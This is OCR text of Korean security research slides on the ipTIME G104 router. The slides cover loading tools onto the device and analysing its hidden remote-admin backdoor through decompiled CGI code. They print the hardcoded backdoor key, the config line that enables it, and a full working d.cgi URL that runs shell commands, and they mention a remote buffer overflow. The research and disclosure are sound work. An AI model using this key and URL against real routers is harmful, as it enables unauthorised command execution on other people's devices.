
Buildroot의 활용

- Buildroot
  - Root File System 구축을 도와주는 통합 도구
  - http://buildroot.uclibc.org/downloads/buildroot-2013.08.1.tar.gz
- tar xvfz …
- make ARCH=arm menuconfig
- Target architecture => ARM (little endian)
- Target package => Debugging..
  - => strace, ltrace
- Save => exit
- make (ARCH, CROSS_COMPLIE 옵션 X)

외부 파일 다운로드

- 임베디드 기기에 파일을 올릴 때 필요
- Not exist
  - wget, nc, scp, ftp, rz,
- Exist
  - /sbin/http
    - /sbin/http get http://IP/gdb > gdb

임베디드 기기의 용량 문제



```
/var/run # df
Filesystem           1k-blocks      Used Available Use% Mounted on
rootfs                     443       120       298  29% /
/dev/root                  443       120       298  29% /
/dev/cramfs               1216      1216         0 100% /cramfs
/dev/ram1                  219         2       205   1% /save
/var/run #
```

IPTIME G104의 경우,

바이너리의 용량은 대략 300kb 이하여야 한다.

새로운 바이너리를 올리기에 부족한 용량.

용량 제한 탈출!

```
/ # mount
rootfs on / type rootfs (rw)
/dev/root on / type ext2 (rw)
/dev/cramfs on /cramfs type squashfs (ro)
proc on /proc type proc (rw)
ramfs on /tmp type ramfs (rw)
/dev/ram1 on /save type ext2 (rw)
/ #
```

- RAMFS => RAM의 남은 용량만큼을 파일 시스템으로 사용 가능


```
/ # cat /proc/meminfo
…
MemTotal:        14720 kB
MemFree:          6796 kB
…
/ #
```

발견된 취약점!

- 원격 관리용 백도어
- netdetect.cgi의 원격 Buffer Overflow 취약점
- 그 외 여러 취약점들..
  - smtp command injection
  - httpd
  - apcpd

원격 관리용 백도어 분석

원격 관리용 백도어 (old)




- 2007년도에 ISSUE가 됐었음 (http://kldp.org/node/83510)
- 내부 명령 실행 , 파일 열람 모두 가능
- 디버깅과 개발 시 편의성을 위해 만들어진 페이지(?)

원격 관리용 백도어 (new)

- 패스워드(Key) 추가
  - 리버싱을 통해 알아낼 수 있음


- Setting value 추가

- 위 두 조건을 만족시키면 여전히 접근 가능




원격 관리용 백도어 (new)

[timepro.cgi]




```
            v2;
if ( (unsigned __int8)**v2 == '/'
  && (unsigned __int8)v10[1] == 'b'
  && (unsigned __int8)v10[2] == 'i'
  && (unsigned __int8)v10[3] == 'n'
  && (unsigned __int8)v10[4] == '/'
  && (unsigned __int8)v10[5] == 'd'
  && (unsigned __int8)v10[6] == '.'
  && (unsigned __int8)v10[7] == 'c'
  && (unsigned __int8)v10[8] == 'g'
  && (unsigned __int8)v10[9] == 'i' )
{
  sub_A304(v2);
  return 0;
}
```



```
ult = sub_CF74();
f ( result )
{
  v6 = byte_51F08;
  if ( !sub_36D64(v1, &unk_51F0C, &v25)
    || strcmp(&v25, (const char *)&unk_51F10)
    || (result = sub_36D64(v1, "aaksjdkfj", &v6)) != 0
    && v6 == '#'
    && v7 == 'n'
    && v8 == 'o'
    && v9 == 't'
    && v10 == 'e'
    && v11 == 'n'
    && v12 == 'o'
    && v13 == 'u'
    && v14 == 'g'
    && v15 == 'h'
    && v16 == 'm'
    && v17 == 'i'
    && v18 == 'n'
    && v19 == 'e'
    && v20 == 'r'
    && v21 == 'a'
    && v22 == 'l'
    && v23 == '^' )
  {
    if ( !sub 36D64(v1, &unk 51F0C, &v25)
```

The Key : aaksjdkfj=#notenoughmineral^

원격 관리용 백도어 (new)


IDA - C:₩Users₩GRAYHASH₩Desktop₩timepro (2).idb (timepro (2).cgi)
File Edit Jump Search View Debugger Options Windows Help
No debugger
Functions window
IDA View-A
Pseudocode-A
Strings window
Hex View-A
Structures
Function name

.strcpy
.ioctl
.printf
.connect
.snprintf
.getenv
.usleep
.getpid
.qsort
.fscanf
.fgets
.memcpy
.perror
.puts
.system
.feof
.malloc
.__udivsi3
.sleep
.socket
.fflush
.bzero
.send
.strrchr
.fprintf
.kill
.ctime

Line 15 of 1118

```
            printf("<font size=-1>%s</font><br>₩n", &s);
          fclose(v4);
        }
        else
        {
          printf("file open error!₩n");
        }
      }
      result = GET_METHOD_sub_36790(v1, "cmd", (signed int)&v24);
      if ( result )
      {
        printf("<b>command = %s</b><br><br>", &v24);
        sprintf(&s, "%s >> /var/run/cmd_temp", &v24);
        system(&s);
        v5 = fopen("/var/run/cmd_temp", "r");
        if ( v5 )
        {
          while ( fgets(&s, 256, v5) )
            printf("<font size=-1>%s</font><br>₩n", &s);
          fclose(v5);
        }
        result = unlink("/var/run/cmd_temp");
      }
    }
  }
}
else
{
  result = GET_METHOD_sub_36790(v1, "fname", (signed int)&v27);
```


sub A29C:85

원격 관리용 백도어 (new)

- 원격 관리 기능 활성화
  - /etc # echo remote_support=1 >> /etc/iconfig.cfg

- http://192.168.0.1/cgi-bin/d.cgi?act=1&fname=&cmd=ls&aaksjdkfj=%23notenoughmineral%5E&dapply=+Show+

원격 관리용 백도어 (new)



192.168.0.1/cgi-bin/d.cgi?act=1&fname=&cmd=ls&aaksjdkfj=%23notenoughmineral%5E&dapply=+Show+

File Name :

Command Name :

#notenoughmineral^

command = ls

```
zcat
wps_wizard.cgi
upnpd
upgrade.cgi
umount
timepro.cgi
tc
sync
start.cgi
sh
rm
ps
mv
```


Buffer Overflow 취약점 분석

Remote Buffer Overflow

- Timepro.cgi
  == Netdetect.cgi (Symbolic Link)

Netdetect.cgi

(관리자 암호 없이도 접속 가능)



바이러스 검사 및 치료

- 경고! 관리자가 정한 수준이상으로 인터넷을 사용하고 있습니다.
또는 웜바이러스에 감염되어 있을 수 도 있습니다.

